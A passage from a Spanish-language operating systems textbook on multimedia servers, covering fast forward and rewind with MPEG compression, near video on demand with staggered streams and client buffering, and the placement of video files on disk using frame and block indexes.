sencillo? Sin embargo, el adelanto rápido y el retroceso rápido (es decir, reproducir mientras se retrocede) son mucho más complicados. Si no fuera por la compresión, una manera de avanzar a 10x la velocidad sería sólo mostrar cada 10-ésimo cuadro. Para avanzar a una velocidad de 20x sólo habría que mostrar cada 20-ésimo cuadro. De hecho, sin compresión es fácil avanzar o retroceder a cualquier velocidad. Para retroceder a *k* veces la velocidad normal, se hace lo mismo en dirección opuesta. Este método funciona con la misma efectividad tanto para los servidores pull como push.

La compresión complica más el movimiento rápido en cualquier dirección. Con una cinta DV de cámara de video, en donde cada cuadro se comprime de manera independiente a los demás, es posible utilizar esta estrategia, siempre y cuando se pueda encontrar rápido el cuadro necesario. Como cada cuadro se comprime por una cantidad distinta, dependiendo de su contenido, cada cuadro es de diferente tamaño, por lo que no se puede realizar un salto de *k* cuadros hacia adelante en el archivo mediante un cálculo numérico. Además, la compresión de audio se realiza de manera independiente de la compresión de video, por lo que para cada video que se muestre en modo de alta velocidad, también deberá localizarse el cuadro de audio correcto (a menos que el sonido se apague mientras se avanza o retrocede a una velocidad más rápida de lo normal). Por ende, para el avance rápido en un archivo DV se requiere un índice que permita localizar los cuadros rápidamente, pero por lo menos se puede realizar en teoría.

Con MPEG este esquema no funciona, ni siquiera en teoría, debido al uso de los cuadros I, P y B. Al saltar *k* cuadros hacia delante (suponiendo que se pudiera realizar) podríamos caer en un cuadro P que esté basado en un cuadro I que ya se haya pasado. Sin el cuadro base, es inútil realizar los cambios incrementales a partir de él (que es lo que contiene un cuadro P). MPEG requiere que el archivo se reproduzca en forma secuencial.

Otra manera de atacar el problema es tratar de reproducir el archivo en forma secuencial a una velocidad de 10x. Sin embargo, para ello se requiere extraer datos del disco a una velocidad de 10x. En ese punto, el servidor podría tratar de descomprimir los cuadros (algo que por lo general no hace), averiguar qué cuadro se necesita y volver a comprimir cada 10-ésimo cuadro como un cuadro I. Sin embargo, al hacer esto se impone una enorme carga en el servidor. Además, el servidor tiene que comprender el formato de compresión, algo que por lo general no necesita saber.

La alternativa a tener que enviar todos los datos a través de la red al usuario y dejar que se seleccionen los cuadros correctos, requiere que la red opere a una velocidad de 10x, lo cual tal vez sea posible, pero sin duda no es fácil debido a la alta velocidad a la que tiene que operar generalmente.

Dadas estas condiciones, no hay una solución fácil. La única estrategia factible requiere una planeación por adelantado. Lo que se puede hacer es construir un archivo especial que contenga, por ejemplo, cada 10-ésimo cuadro y comprimir este archivo utilizando el algoritmo MPEG normal. Este archivo es lo que se muestra en la figura 7-3 como “avance rápido”. Para cambiar al modo de avance rápido, lo que debe hacer el servidor es averiguar dónde se encuentra el usuario actualmente en el archivo de avance rápido. Por ejemplo, si el cuadro actual es el 48,210 y el archivo de avance rápido se ejecuta a 10x, el servidor tiene que localizar el cuadro 4821 en el archivo de avance rápido y empezar a reproducir desde ahí a una velocidad normal. Desde luego que ese cuadro podría ser un cuadro B o P, pero el proceso de decodificación en el cliente simplemente puede

omitir cuadros hasta que vea un cuadro I. Para retroceder se utiliza una forma análoga, mediante un archivo preparado en forma especial.

Cuando el usuario cambia de vuelta a la velocidad normal, se tiene que realizar el truco inverso. Si el cuadro actual en el archivo de avance rápido es 5734, el servidor sólo cambia de vuelta al archivo regular y continúa en el cuadro 57,340. De nuevo, si este cuadro no es un cuadro I, el proceso de decodificación en el lado cliente tiene que ignorar todos los cuadros hasta que vea un cuadro I.

Aunque tener estos dos archivos adicionales sí funciona, el método tiene ciertas desventajas. En primer lugar se requiere cierto espacio adicional en disco para almacenar los archivos adicionales. En segundo lugar, el avance y retroceso rápidos se tienen que realizar a velocidades que correspondan a los archivos especiales. En tercer lugar, se necesita una complejidad adicional para cambiar entre los archivos regular, de avance rápido y de retroceso rápido.

7.6.2 Video casi bajo demanda

Cuando *k* usuarios reciben la misma película, se impone la misma carga en el servidor que cuando reciben *k* películas distintas. Sin embargo, con un pequeño cambio en el modelo, es posible obtener considerables ganancias en el rendimiento. El problema con el video bajo demanda es que los usuarios pueden empezar a recibir el flujo continuo de una película en un momento arbitrario, por lo que si hay 100 usuarios que empiezan a ver una nueva película aproximadamente a las 8 P.M., es probable que no haya dos usuarios que empiecen a ver la película en el mismo instante exacto, por lo que no pueden compartir un flujo continuo. La modificación que hace posible la optimización es decir a todos los usuarios que las películas sólo empiezan a la hora y después cada 5 minutos (por ejemplo). Así, si un usuario desea ver una película a las 8:02, tendrá que esperar hasta las 8:05.

La ventaja aquí es que para una película de 2 horas sólo se necesitan 24 flujos continuos, sin importar cuántos clientes haya. Como se muestra en la figura 7-17, el primer flujo continuo empieza a las 8:00. A las 8:05, cuando el primer flujo se encuentra en el cuadro 9000, empieza el flujo 2. A las 8:10, cuando el primer flujo está en el cuadro 18,000 y el flujo 2 está en el cuadro 9000, empieza el flujo 3, y así en lo sucesivo hasta el flujo 24, que empieza a las 9:55. A las 10:00 termina el flujo 1 y vuelve a empezar con el cuadro 0. A este esquema se le conoce como **video casi bajo demanda**, ya que el video en realidad no empieza bajo demanda, sino un poco después.

Aquí, el parámetro clave es la frecuencia con la que se inicia un flujo. Si se inicia uno cada 2 minutos, se requerirán 60 flujos para una película de dos horas, pero el máximo tiempo de espera para empezar a ver la película será de 2 minutos. El operador tiene que decidir cuánto tiempo estarán dispuestas a esperar las personas, ya que entre más tiempo estén dispuestas a esperar, más eficiente será el sistema y se podrán mostrar más películas a la vez. Una estrategia alternativa es tener también una opción sin espera, en cuyo caso se inicia un nuevo flujo al instante, pero se cobraría más por ese inicio instantáneo.

En cierto sentido, el video bajo demanda es como utilizar un taxi: lo llamamos y viene. El casi video en demanda es como usar un autobús: tiene un itinerario fijo y tenemos que esperar al siguiente. Pero el tránsito en masa sólo tiene sentido si hay una masa. En el centro de Manhattan, un autobús que opere cada 5 minutos puede contar con que recogerá por lo menos unos cuantos pasa-




Figura 7-17. En el método de casi video en demanda se inicia un nuevo flujo a intervalos regulares, que en este ejemplo son cada 5 minutos (9000 cuadros).

jeros. Un autobús que viaje en las carreteras secundarias de Wyoming podría estar vacío casi todo el tiempo. De manera similar, al mostrar la producción más reciente de Steven Spielberg se podrían atraer suficientes clientes como para garantizar que se inicie un nuevo flujo cada 5 minutos, pero para *Lo que el viento se llevó* podría ser más conveniente ofrecerla sólo bajo demanda.

Con el casi video en demanda, los usuarios no tienen controles de VCR. Ningún usuario puede pausar una película para hacer un viaje a la cocina. Lo mejor que se puede hacer es que al regresar de la cocina, cambie a un flujo que haya empezado después, con lo cual verá unos cuantos minutos de material repetido.

En realidad hay otro modelo para el casi video en demanda también. En vez de anunciar por adelantado que cierta película específica empezará cada 5 minutos, las personas pueden pedir películas cada vez que lo deseen. Cada 5 minutos, el sistema ve qué películas se han pedido y las empieza a reproducir. Con este método, una película puede empezar a las 8:00, 8:10, 8:15 y 8:25, pero no en tiempos intermedios, dependiendo de la demanda. Como resultado, no se transmitirán flujos sin espectadores, ahorrando ancho de banda de disco, memoria y capacidad de red. Por otro lado, atacar el refrigerador es ahora algo arriesgado, ya que no hay garantía de que se vaya a iniciar otro flujo continuo 5 minutos después del flujo que el espectador estaba viendo. Desde luego que el operador puede proveer una opción para que el usuario muestre una lista de todos los flujos concurrentes, pero la mayoría de las personas piensan que los controles remotos de su TV tienen ya más botones de los necesarios, y no es probable que reciban con entusiasmo unos cuantos más.

7.6.3 Video casi bajo demanda con funciones de VCR

La combinación ideal sería el video casi bajo demanda (por cuestión de eficiencia) más controles de VCR completos para cada espectador individual (para comodidad del usuario). Con unas cuantas modificaciones al modelo, es posible un diseño así. A continuación proporcionaremos una descripción un poco simplificada sobre una manera de lograr este objetivo (Abram-Profeta y Shin, 1998).

Empezaremos con el esquema de video casi bajo demanda estándar de la figura 7-17. Y agregaremos el requerimiento de que cada equipo cliente coloque en un búfer el ΔT min anterior, y también el ΔT min siguiente en forma local. Poner en el búfer el ΔT min anterior es fácil; sólo se guarda después de mostrarlo. Poner en el búfer el ΔT min siguiente es más difícil, pero se puede realizar si los clientes tienen la capacidad de leer dos flujos al mismo tiempo.

Podemos ilustrar una manera de establecer el búfer mediante un ejemplo. Si un usuario empieza a ver la película a las 8:15, el equipo cliente lee y muestra el flujo de las 8:15 (que se encuentra en el cuadro 0). En paralelo, lee y almacena el flujo de las 8:10, que en ese momento se encuentra en la marca de los 5 minutos (es decir, en el cuadro 9000). A las 8:20 se han almacenado los cuadros del 0 al 17,999 y el usuario espera ver el cuadro 9000 a continuación. De ahí en adelante se abandona el flujo de las 8:15; el búfer se llena con el flujo de las 8:10 (que está en el cuadro 18,000) y la visualización se controla desde la parte media del búfer (cuadro 9000). A medida que se lee cada nuevo cuadro, se agrega un cuadro al final del búfer y se quita un cuadro del inicio del búfer. El cuadro actual que se está visualizando, conocido como **punto de reproducción**, siempre está en medio del búfer. En la figura 7-18(a) se muestra la situación en el minuto 75 de la película. Aquí todos los cuadros entre los minutos 70 y 80 están en el búfer. Si la velocidad de datos es de 4 Mbps, un búfer de 10 minutos requiere 300 millones de bytes de almacenamiento. Con los precios actuales, sin duda el búfer se puede mantener en el disco, y posiblemente en la RAM. Si se desea usar la RAM, pero 300 millones de bytes es demasiado, se puede utilizar un búfer más pequeño.

Ahora suponga que el usuario decide usar el adelanto o retroceso rápido. Mientras que el punto de reproducción permanezca dentro del rango de 70 a 80 minutos, la pantalla se puede alimentar del búfer. No obstante, si el punto de reproducción se mueve hacia fuera de ese intervalo por cualquier extremo, surge un problema. La solución es activar un flujo privado (es decir, video bajo demanda) para dar servicio al usuario. El movimiento rápido en cualquier dirección se puede manejar mediante las técnicas antes descritas.

Por lo general, en cierto punto el usuario se adaptará y decidirá ver la película a la velocidad normal otra vez. En este punto podemos pensar en cambiar al usuario a uno de los flujos de video casi bajo demanda, para poder quitar el flujo privado. Por ejemplo, suponga que el usuario decide regresar a la marca de 12 minutos, como se muestra en la figura 7-18(b). Este punto está muy alejado del búfer, por lo que la pantalla no se puede alimentar de ahí. Además, desde que ocurrió el cambio (de manera instantánea) a los 75 minutos, hay flujos que muestran la película en 5, 10, 15 y 20 minutos, pero ninguno en 12 minutos.

La solución es continuar viendo el flujo privado, pero empezar a llenar el búfer del flujo que lleva 15 minutos de la película. Después de 3 minutos, la situación es como se ilustra en la figura 7-18(c). Ahora el punto de reproducción es de 15 minutos, el búfer contiene los minutos 15 a 18 y




Figura 7-18. (a) Situación inicial. (b) Después de retroceder al minuto 12. (c) Después de esperar 3 minutos. (d) Después de empezar a rellenar el búfer. (e) Búfer lleno.

los flujos de video casi bajo demanda están en 8, 13, 18 y 23 minutos, entre otros. En este punto se puede quitar el flujo privado y la pantalla se puede alimentar del búfer. El búfer se sigue llenando del flujo que ahora está en el minuto 18. Después de otro minuto, el punto de reproducción es de 16 minutos, el búfer contiene los minutos del 15 al 19 y el flujo que alimenta el búfer está en el minuto 19, como se muestra en la figura 7-18(d).

Después de que transcurren 6 minutos adicionales, el búfer está lleno y el punto de reproducción está en 22 minutos. El punto de reproducción no está a la mitad del búfer, aunque podría arreglarse si fuera necesario.

7.7 COLOCACIÓN DE LOS ARCHIVOS

Los archivos multimedia son muy grandes, a menudo se escriben sólo una vez pero se leen muchas veces y tienden a utilizarse en forma secuencial. Su reproducción también debe cumplir con estrictos criterios de calidad. En conjunto, estos requerimientos sugieren distribuciones del sistema de archivos distintas de las que utilizan los sistemas operativos tradicionales. A continuación hablaremos sobre algunas de estas cuestiones, primero para un solo disco y después para varios discos.

7.7.1 Colocación de un archivo en un solo disco

El requerimiento más importante es que los datos se pueden colocar en flujo continuo en la red o en un dispositivo de salida, a la velocidad requerida y sin fluctuación. Por esta razón, no es muy conveniente realizar varias búsquedas durante un cuadro. Una manera de eliminar las búsquedas entre archivos en los servidores de video es utilizar archivos contiguos. Por lo general, hacer que los archivos sean contiguos no funciona bien, pero en un servidor de video precargado cuidadosamente con películas por adelantado que no cambian más adelante, puede funcionar.

Sin embargo, una complicación es la presencia de video, audio y texto, como se muestra en la figura 7-3. Aun si el video, el audio y el texto se almacenan como archivos contiguos separados, se requerirá una búsqueda para avanzar del archivo de video a uno de audio, y de ahí a un archivo de texto, si fuera necesario. Esto sugiere un segundo arreglo posible de almacenamiento, donde el video, el audio y el texto se entrelazan como se muestra en la figura 7-19, pero el archivo completo sigue siendo contiguo. Aquí, el video para el cuadro 1 va seguido directamente por las diversas pistas de audio para el cuadro 1, y después por las diversas pistas de texto para el cuadro 1. Dependiendo de cuántas pistas de audio y texto haya, puede ser más simple sólo leer todas las piezas para cada cuadro en una sola operación de lectura de disco y sólo transmitir las partes necesarias al usuario.




Figura 7-19. Entrelazado de video, audio y texto en un solo archivo contiguo por película.

Esta organización requiere una operación de E/S de disco adicional para leer el audio y texto no deseados, y un espacio de búfer adicional en memoria para almacenarlos. Sin embargo, elimina todas las búsquedas (en un sistema de un solo usuario) y no requiere sobrecarga para llevar la cuenta de qué cuadro se encuentra en qué parte del disco, ya que toda la película está en un archivo contiguo. El acceso aleatorio es imposible sin esta distribución, pero si no se necesita, la pérdida no es grave. De manera similar, es imposible realizar un avance rápido y un retroceso rápido sin estructuras de datos ni una complejidad adicionales.

La ventaja de tener una película completa como un solo archivo contiguo se pierde en un servidor de video con varios flujos de salida concurrentes, ya que después de leer un cuadro de una película, el disco se tendrá que leer en cuadros de muchas otras películas antes de regresar al primero. Además, para un sistema en el que se realizan tanto escrituras como lecturas de las películas (por ejemplo, un sistema utilizado para la producción o edición de video), el uso de archivos contiguos grandes es difícil de realizar y no es tan útil.

7.7.2 Dos estrategias alternativas de organización de archivos

Estas observaciones conllevan a otras dos organizaciones para la colocación de archivos multimedia. La primera de éstas, el modelo de bloques pequeños, se ilustra en la figura 7-20(a). En esta organización, el tamaño del bloque de disco se selecciona de manera que sea considerablemente menor que el tamaño del cuadro promedio, incluso para los cuadros P y B. Para MPEG-2 a 4 Mbps con 30 cuadros/seg, el cuadro promedio es de 16 KB, por lo que un tamaño de bloque de 1 KB o 2 KB funcionaría bien. La idea aquí es tener una estructura de datos, el índice de cuadro, por cada película con una entrada para cada cuadro, apuntando al inicio del cuadro. Cada cuadro en sí consiste en todas las pistas de video, audio y texto para ese cuadro como una tirada contigua de bloques de disco, como se muestra. De esta manera, la lectura del cuadro *k* consiste en indexar en el índice de cuadro para buscar la *k*-ésima entrada, y después leer el cuadro completo en una operación de disco. Como los distintos cuadros tienen diferentes tamaños, se necesita el tamaño del cuadro (en bloques) en el índice de cuadro, pero incluso con bloques de disco de 1 KB, un campo de 8 bits puede manejar un cuadro hasta de 255 KB, lo cual es suficiente para un cuadro de NTSC descomprimido, incluso con muchas pistas de audio.




Figura 7-20. Almacenamiento de película no contiguo. (a) Bloques de disco pequeños. (b) Bloques de disco grandes.

La otra forma de almacenar la película es mediante el uso de un bloque de disco grande (por decir, de 256 KB) y colocar varios cuadros en cada bloque, como se muestra en la figura 7-20(b). De todas formas se necesita un índice, pero ahora es un índice de bloque en vez de uno de cuadro. El índice es, de hecho, básicamente el mismo que el nodo-i de la figura 6-15, tal vez con la adición de información que indica cuál cuadro está al inicio de cada bloque, para que sea posible localizar

un cuadro específico con rapidez. En general, un bloque no contendrá un número entero de cuadros, por lo que hay que hacer algo al respecto. Existen dos opciones.

En la primera opción, que se ilustra en la figura 7-20(b), cada vez que el siguiente cuadro no cabe en el bloque actual, el resto del bloque sólo se deja vacío. Este espacio desperdiciado es una fragmentación interna, igual que en los sistemas de memoria virtual con páginas de tamaño fijo. Por otro lado, nunca es necesario realizar una búsqueda en medio de un cuadro.

La otra opción es llenar cada bloque hasta el final, dividiendo los cuadros sobre los bloques. Esta opción introduce la necesidad de realizar búsquedas en medio de los cuadros, lo cual puede dañar el rendimiento pero ahorra espacio en disco al eliminar la fragmentación interna.

Para fines de comparación, el uso de los bloques pequeños en la figura 7-20(a) también desperdicia cierto espacio en disco, debido a que no se utiliza una fracción del último bloque en cada cuadro. Con un bloque de disco de 1 KB y una película NTSC de 2 horas que consiste en 216,000 cuadros, el espacio en disco desperdiciado será sólo de 108 KB de un total de 3.6 GB. Es más difícil calcular el espacio desperdiciado para la figura 7-20(b), pero tendrá que ser mucho más debido a que, de vez en cuando, quedarán 100 KB al final de un bloque, en donde el siguiente cuadro será un cuadro I mayor que ése.

Por otro lado, el índice de bloque es mucho menor que el índice de cuadro. Con un bloque de 256 KB y un cuadro promedio de 16 KB, caben aproximadamente 16 cuadros en un bloque, por lo que una película de 216,000 cuadros sólo necesita 13,500 entradas en el índice de bloque, en comparación con 216,000 para el índice de cuadro. Por cuestiones de rendimiento, en ambos casos el índice debe listar todos los cuadros o bloques (es decir, no hay bloques indirectos como en UNIX), por lo que al enlazar hasta 13,500 entradas de 8 bytes en memoria (4 bytes para la dirección de disco, 1 byte para el tamaño del cuadro y 3 bytes para el número del cuadro inicial), en comparación con 216,000 entradas de 5 bytes (sólo la dirección de disco y el tamaño), se ahorra casi 1 MB de RAM mientras se reproduce la película.

Estas consideraciones conllevan a las siguientes concesiones:

1. Índice de cuadro: uso más pesado de la RAM mientras se reproduce la película, poco desperdicio del disco.

2. Índice de bloque (no se dividen los cuadros entre los bloques): poco uso de la RAM, gran desperdicio del disco.

3. Índice de bloque (se pueden dividir los cuadros entre los bloques): poco uso de la RAM; no hay desperdicio de disco; búsquedas adicionales.

Así, las concesiones implican el uso de la RAM durante la reproducción, desperdicio del espacio de disco todo el tiempo y una pérdida de rendimiento durante la reproducción, debido a las búsquedas adicionales. No obstante, podemos atacar estos problemas de varias formas. El uso de la RAM se puede reducir al paginar partes de la tabla de cuadros justo a tiempo. Las búsquedas durante la transmisión de los cuadros se pueden enmascarar mediante un búfer que sea suficiente, pero esto introduce la necesidad de memoria adicional y probablemente un copiado adicional. Un buen diseño tiene que analizar con cuidado todos estos factores y realizar una buena elección para la aplicación en cuestión.

Otro factor aquí es que la administración del almacenamiento en disco es más complicada en la figura 7-20(a), debido a que para almacenar un cuadro se requiere encontrar una tirada consecutiva de bloques del tamaño correcto. En teoría, esta tirada de bloques no debería cruzar un límite de pista del disco, pero con la desviación de las cabezas la pérdida no es grave. Sin embargo, hay que evitar cruzar un límite de cilindros. Estos requerimientos significan que el almacenamiento libre del disco tiene que organizarse como una lista de hoyos de tamaño variable, en vez de una lista de bloques simple o un mapa de bits, ambos de los cuales se pueden utilizar en la figura 7-20(b).

En todos los casos, hay mucho que decir en cuanto a colocar todos los bloques o cuadros de una película dentro de un rango estrecho, por ejemplo, unos cuantos cilindros, en donde sea posible. Dicha colocación significa que las búsquedas se realizan con más rapidez, para que quede más tiempo para otras actividades (que no sean de tiempo real) o para soportar flujos continuos de video adicionales. Se puede lograr una colocación restringida de este tipo al dividir el disco en grupos de cilindros y mantener para cada grupo listas o mapas de bits separados de los bloques libres. Por ejemplo, si se utilizan hoyos, podría haber una lista para hoyos de 1 KB, una para hoyos de 2 KB, una para hoyos de 3 KB a 4 KB, otra para hoyos de 5 KB a 8 KB, y así en lo sucesivo. De esta manera, es fácil encontrar un hoyo de un tamaño dado en un grupo de cilindros específico.

Otra diferencia entre estos dos métodos es el uso del búfer. Con el método de bloques pequeños, cada lectura obtiene sólo un cuadro. En consecuencia, una estrategia simple de búfer doble funciona bien: un búfer para reproducir el cuadro actual y uno para obtener el siguiente. Si se utilizan búferes fijos, cada búfer tiene que ser lo bastante grande como para contener el mayor cuadro I posible. Por otra parte, si se asigna un búfer distinto de una reserva en cada cuadro, y se sabe que el tamaño del cuadro antes de leerlo, se puede elegir un búfer pequeño para un cuadro P o B.

En el caso de bloques grandes se requiere una estrategia más compleja debido a que cada bloque contiene varios cuadros, que posiblemente incluya fragmentos de cuadros en cada extremo del bloque (dependiendo de la opción que se haya elegido antes). Si para mostrar o transmitir cuadros tiene que estar contiguos, se deben copiar, pero el copiado es una operación costosa, por lo que se debe evitar siempre que sea posible. Si no se requiere la contigüidad, entonces se pueden enviar cuadros que abarquen límites de bloque a través de la red o al dispositivo de visualización en dos partes.

El doble búfer también se puede utilizar con bloques grandes, pero el uso de dos bloques grandes desperdicia la memoria. Una manera de resolver el desperdicio de memoria es tener un búfer de transmisión circular un poco más grande que un bloque de disco (por flujo continuo) que alimente a la red o a la pantalla. Cuando el contenido del búfer disminuye por debajo de cierto umbral, se lee un nuevo bloque grande del disco, el contenido se copia al búfer de transmisión y el búfer del bloque grande se devuelve a una reserva común. El tamaño del búfer circular se debe elegir de tal forma que cuando llegue al umbral, haya espacio para otro bloque de disco lleno. La lectura de disco no puede ir directamente al búfer de transmisión, ya que tendría que ser envolvente. Aquí el uso del copiado y de la memoria se intercambian uno contra el otro.

Otro factor más para comparar estos dos métodos es el rendimiento del disco. El uso de bloques grandes hace que el disco opere a su máxima velocidad, lo cual es a menudo una cuestión importante. No es eficiente leer pequeños cuadros P y B como unidades separadas. Además es posible

dividir los bloques grandes en bandas sobre varias unidades (que veremos a continuación), mientras que dividir en bandas cuadros individuales sobre varias unidades no.

La organización en bloques pequeños de la figura 7-20(a) se conoce algunas veces como **longitud de tiempo constante**, ya que cada apuntador en el índice representa el mismo número de milisegundos de tiempo de reproducción. Por el contrario, la organización de la figura 7-20(b) se conoce algunas veces como **longitud de datos constante**, ya que los bloques de datos son del mismo tamaño.

Otra diferencia entre las dos organizaciones de archivos es que si los tipos de cuadros se almacenan en el índice de la figura 7-20(a), es posible realizar un avance rápido con sólo mostrar los cuadros I. Sin embargo, dependiendo de la frecuencia con que aparezcan los cuadros en el flujo, la velocidad se puede percibir como demasiado rápida o demasiado lenta. En cualquier caso, con la organización de la figura 7-20(b), no es posible el avance rápido de esta manera. En realidad, para leer el archivo en forma secuencial y elegir los cuadros deseados, se requiere una E/S de disco masiva.

Un segundo método es utilizar un archivo especial que, cuando se reproduzca a la velocidad normal, dé la ilusión de un avance rápido a una velocidad de 10x. Este archivo se puede estructurar de igual forma que los otros archivos, utilizando un índice de cuadro o un índice de bloque. Al abrir un archivo, el sistema tiene que ser capaz de buscar el archivo de avance rápido si es necesario. Si el usuario oprime el botón de avance rápido, el sistema debe buscar y abrir de manera instantánea el archivo de avance rápido y después saltar al lugar correcto en el archivo. Sabe el número de cuadro en el que se encuentra, pero necesita la capacidad de localizar el cuadro correspondiente en el archivo de avance rápido. Por ejemplo, si se encuentra en el cuadro 4816 y sabe que el archivo de avance rápido está en 10x, entonces debe localizar el cuadro 482 en ese archivo y empezar a reproducir desde ahí.

Si se utiliza un índice de cuadro, es fácil localizar un cuadro específico: sólo se indexa en el índice de cuadro. Si se utiliza un índice de bloque, se necesita información adicional en cada entrada para identificar qué cuadro se encuentra en cada bloque, y se tiene que realizar una búsqueda binaria del índice de bloque. El retroceso rápido funciona de una manera análoga al avance rápido.

7.7.3 Colocación de archivos para el video casi bajo demanda

Hasta ahora hemos analizado estrategias de colocación para el video bajo demanda. Para el video casi bajo demanda, es más eficiente una estrategia de colocación de archivos distinta. Recuerde que la misma película está saliendo como varios flujos escalonados. Aún si la película se almacena como un archivo contiguo, se requiere una búsqueda para cada flujo. Chen y Thapar (1997) han ideado una estrategia de colocación de archivos para eliminar casi todas esas búsquedas. Su uso se ilustra en la figura 7-21 para una película que se reproduce a 30 cuadros/seg, donde se inicia un nuevo flujo cada 5 minutos, como en la figura 7-17. Con estos parámetros, se necesitan 24 flujos concurrentes para una película de 2 horas.

En esta colocación, los conjuntos de 24 cuadros se concatenan y escriben en el disco como un solo registro. También se pueden leer de vuelta en una sola operación de lectura. Considere el instante en el que apenas empieza el flujo 24. Necesitará el cuadro 0. El flujo 23, que empezó 5 minutos antes, necesitará el cuadro 9000. El flujo 22 necesitará el cuadro 18,000, y así en lo sucesivo

